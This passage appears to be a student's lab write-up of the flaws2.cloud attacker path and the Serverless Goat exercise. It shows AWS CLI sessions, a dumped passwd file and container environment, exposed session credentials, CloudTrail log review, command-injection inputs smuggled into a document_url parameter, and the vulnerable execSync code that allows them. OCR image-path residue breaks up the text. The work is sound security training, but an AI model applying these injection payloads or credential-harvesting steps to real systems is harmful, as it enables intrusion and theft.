iIMyUdR0frZstvfEQVwKpwDyf3k1YBN4Z%2FVuzj6hnIVlfDixgNWljrzItQSkbSnJRFn%2Fc%2B48JjJtHqAOL9xW5MvH7KMn4NZQ1YmQQGmy9G%2FcY3zSYL6%2F2aSlYyrjiQ%
2FZmBaCCKz4m7h1AzdCX6e8XF5lxDwZiPMDMZGoXHaT9nfmF6SYvENm2L1J1K85vHdJogLbFx%2BnUd5GDIWvMeaD7OVj5%2BxodIILIkvKq15zwNAdsmp8PsMccNgHEFT8uBRpcl
iq0mY7cizVbXmq%2B5RTlYcJWyA2sdmMW4caauv9IbWL8XRvISL1wNOst2I%2FRZDw0m%2BhOLfhXoWp4QOidu%2FQbxZe7TQ36FN2bY5OtHwAQysVd5HpLbhWhgVoSqy04FyzpXE
Sd0F8QoCdBj73967DznckJhNi6%2F5EvKXDR2uBkWv9%2FcIY%2FKMAHKFYOZBi%2B%2F9KrX%2FnkhkZdHVbKPFtqYwIi9nu%2BIctyAHTouYPsptRIhBoqx0t4wX3ZlGh2xrRdC
Dvq56Z9oT5aaT1YNPsJuqWeD5SHWFHsFhehAuLSYTxCTsPbeCodMVWBRWiI9JBTDPq%2BaQBjqiAXUXNNGQOulOkVz6IRyl1ixDINXXLVleSIGm86SjPvW3%2BuL3Z9%2BSlTxJsO
D%2BQNddwcG2ILG4qEpn2leQU%2Bz77Shs4SNOjcCTEfNiAnkVY24wpfzdBrNjfbSE6suUSYEs7eTs8fYNby3thqjrp4OHHrGPaX8AMsOwMVjyJHRMsSLCG%2Fb021XE9SpODfymn
VwZercg1oTuSC8mcReVqwppwfZafw%3D%3D
[2]   Exit 127                X-Amz-Algorithm=AWS4-HMAC-SHA256
[3]   Exit 127                X-Amz-Date=20220226T035607Z
[4]   Exit 127                X-Amz-SignedHeaders=host
[5]-  Exit 127                X-Amz-Expires=3600
[6]+  Exit 127                X-Amz-Credential=ASIAYTIFIPBEGT46HVI2%2F20220226%2Fus-east-1%2Fs3%2Faws4_request
(env) elafleur@ada:~$
```

4.5.4 flaws2 Attacker: Level 3

http://level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud/


root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534::/nonexistent:/bin/false

HOSTNAME=ip-172-31-50-59.ec2.internalHOME=/rootAWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/6d7c28dc-ba85-4e97-aa1d-afef4a6c1f14AWS_EXECUTION_ENV=AWS_ECS_FARGATEAWS_DEFAULT_REGION=us-east-1ECS_CONTAINER_METADATA_URI_V4=http://169.254.170.2/v4/00959a2671f6462e918bcd864e26f38a-3779599274ECS_CONTAINER_METADATA_URI=http://169.254.170.2/v3/00959a2671f6462e918bcd864e26f38a-3779599274PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binAWS_REGION=us-east-1PWD=/



{"DockerId":"00959a2671f6462e918bcd864e26f38a-3779599274","Name":"level3","DockerName":"level3","Image":"653711331788.dkr.ecr.us-east-1.amazonaws.com/level2","ImageID":"sha256:513e7d8a5fb9135a61159fbfbc385a4beb5ccbd84e5755d76ce923e040f9607e","Labels":{"com.amazonaws.ecs.cluster":"arn:aws:ecs:us-east-1:653711331788:cluster/level3","com.amazonaws.ecs.container-name":"level3","com.amazonaws.ecs.task-arn":"arn:aws:ecs:us-east-1:653711331788:task/level3/00959a2671f6462e918bcd864e26f38a","com.amazonaws.ecs.task-definition-family":"level3","com.amazonaws.ecs.task-definition-version":"3"},"DesiredStatus":"RUNNING","KnownStatus":"RUNNING","Limits":{"CPU":2},"CreatedAt":"2022-02-02T03:52:02.440656853Z","StartedAt":"2022-02-02T03:52:02.440656853Z","Type":"NORMAL","Networks":[{"NetworkMode":"awsvpc","IPv4Addresses":["172.31.50.59"]}],"Health":{"status":"UNHEALTHY","statusSince":"2022-02-02T03:54:04.128790267Z","exitCode":255,"output":"OCI runtime exec failed: exec failed: container_linux.go:380: starting container process caused: exec: \"exit 0\": executable file not found in $PATH: unknown"}}

```
(env) elafleur@ada:~$ aws s3 ls --profile level3

2018-11-20 11:50:08 flaws2.cloud
2018-11-20 10:45:26 level1.flaws2.cloud
2018-11-20 17:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 11:47:22 level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud
2018-11-27 12:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
(env) elafleur@ada:~$
```



Summit Route

flaws2.cloud

The End

Congrats! You completed the attacker path of flAWS 2! There is also a defender path.

If you enjoyed this and learned some things, please tweet about it and mention it in your Slacks!

I'm an independent security consultant and if you'd like help with your AWS security needs (assessments, training, and more), please reach out by emailing scott@summitroute.com, visiting summitroute.com, or sending me DM on twitter to 0xdabbad00.

4.5.5 flaws2 Attacker: Objective 1

```
(env) elafleur@ada:~$ aws sts get-caller-identity --profile security

{
    "UserId": "AIDAJXZBU42TNFRNGBBFI",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
(env) elafleur@ada:~$
```

```
(env) elafleur@ada:~$ aws sts get-session-token --profile security

{
    "Credentials": {
        "AccessKeyId": "ASIAUV7LUUHZCN4MQEHZ",
        "SecretAccessKey": "5TW58uWJDUxw/NR9Ja9uRR65xRl/csa/G53wS++V",
        "SessionToken": "FwoGZXIvYXdzEG4aDHtj6Q8S1eLBoHx4cyKCAUPFyz1R/eHN9PRg+6DMpwWv2XEhIPzZNt8s1rLludL72tpReIUu8M4LL1H/BvQtCKdjBFIDx3G6
t3ZtfBbQ/Ix0U7Y0Fku5Pc7ZCKNPYZwt2gRyOjBMw48dR/gGd5N79ZKpm2jSkSmtHeWe3EQMBM6sjY36bE/nH5V4Ohvrf3IABikoltbmkAYyKNLWkIqShfPJyX4VNkfd0b/9DgEWh
eJ/r/AY603wbFySC0q2TtRNN60=",
        "Expiration": "2022-02-26T16:22:46Z"
    }
}
```

4.5.6 flaws2 Attacker: Objective 2


```
(env) elafleur@ada:~$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBFI",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
(env) elafleur@ada:~$ aws sts get-caller-identity --profile target_security

{
    "UserId": "AROAIKRY5GULQLYOGRMNS:botocore-session-1645849532",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-1645849532"
}
(env) elafleur@ada:~$
```

```
(env) elafleur@ada:~$ aws s3 ls --profile target_security
2018-11-20 11:50:08 flaws2.cloud
2018-11-20 10:45:26 level1.flaws2.cloud
2018-11-20 17:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 11:47:22 level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud
2018-11-27 12:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
(env) elafleur@ada:~$
```

4.5.7 flaws2 Attacker: Objective 3


```
(env) elafleur@ada:~/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ cat *.json | jq -cr '.Records[]|[.even
tTime, .sourceIPAddress, .userIdentity.arn, .userIdentity.accountId, .userIdentity.type, .eventName]|@tsv' | sort
2018-11-28T22:31:59Z    ecs-tasks.amazonaws.com                AWSService      AssumeRole
2018-11-28T22:31:59Z    ecs-tasks.amazonaws.com                AWSService      AssumeRole
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:57Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:11Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:11Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:12Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    A
ssumedRole      CreateLogStream
2018-11-28T23:03:12Z    lambda.amazonaws.com                  AWSService      AssumeRole
2018-11-28T23:03:13Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    A
ssumedRole      CreateLogStream
2018-11-28T23:03:13Z    apigateway.amazonaws.com                        AWSService      Invoke
2018-11-28T23:03:14Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:17Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:18Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:20Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    A
ssumedRole      CreateLogStream
2018-11-28T23:03:20Z    apigateway.amazonaws.com                        AWSService      Invoke
2018-11-28T23:03:35Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    A
ssumedRole      CreateLogStream
2018-11-28T23:03:50Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    A
ssumedRole      CreateLogStream
2018-11-28T23:04:54Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    A
ssumedRole      ListObjects
2018-11-28T23:05:10Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:05:12Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:05:12Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:05:53Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    A
ssumedRole      ListImages
2018-11-28T23:06:17Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    A
ssumedRole      BatchGetImage
2018-11-28T23:06:33Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    A
ssumedRole      GetDownloadUrlForLayer
2018-11-28T23:07:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:07:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:09:28Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4ed
a22d7f2c7       653711331788    AssumedRole     ListBuckets
2018-11-28T23:09:36Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:09:36Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
(env) elafleur@ada:~/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$
```

4.5.8 flaws2 Attacker: Objective 4




Service": "ecs-tasks.amazonaws.com", it appears as though it should be compatible with the useragent found in the previous step.

4.5.9 flaws2 Attacker: Objective 5



According to the screenshot above, the * means anyone can perform this task. There is not just one principal assigned to this.

4.5.10 flaws2 Attacker: Objective 6



Unable to run query even though i am on us-east-1.

4.6 Serverless Goat


4.6.3 Gather Information

- The endpoint exposes the region it is being run in. What region does it reside in?
    - us-east-1
- Take a screenshot of the endpoint that handles the submission

    - https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document_url=https%3A%2F%2Fthefengs.com%2Fwuchang%2Fcourses%2Fcs495%2Ffiles%2FQ.doc
    - http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com/64f21e72-6f18-4795-a32d-ceb0f4c79c28


- Take a screenshot of code and its associated header


- What AWS-specific headers are included



4.6.4 Test adversarial input

- "/Prod/api/convert?document_url=https://thefengs.com/wuchang/courses/cs495/files/Q.doc"
- At log (/var/task/index.js:9:49)





Enable request validation in API Gateway

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
You can configure API Gateway to perform basic validation of an API request before proceeding with the integration request. When the validation fails, API Gateway immediately fails the request, returns a 400 error response to the caller, and publishes the validation results in CloudWatch Logs. This reduces unnecessary calls to the backend. More importantly, it lets you focus on the validation efforts specific to your application.

Topics


- Overview of basic request validation in API Gateway
- Set up basic request validation in API Gateway
- Test basic request validation in API Gateway
- OpenAPI definitions of a sample API with basic request validation

4.6.5 Command injection


;pwd returns the following




|pwd returns the following:



Contents of the /var/task:





https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document_url=https%3A%2F%2Fthefengs.com%2fwuchang%2fcourses%2fcs495%2Ffiles%2Fsleep+1%3B+sleep+6m

4.6.6 Reverse-engineer the source

- Show the line of code that the command is injected into.

```
try { await log(event);
    let documentUrl = event.queryStringParameters.document_url;
    let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString();
```

- Show the packages that this file requires. How is each package used in this code?

```
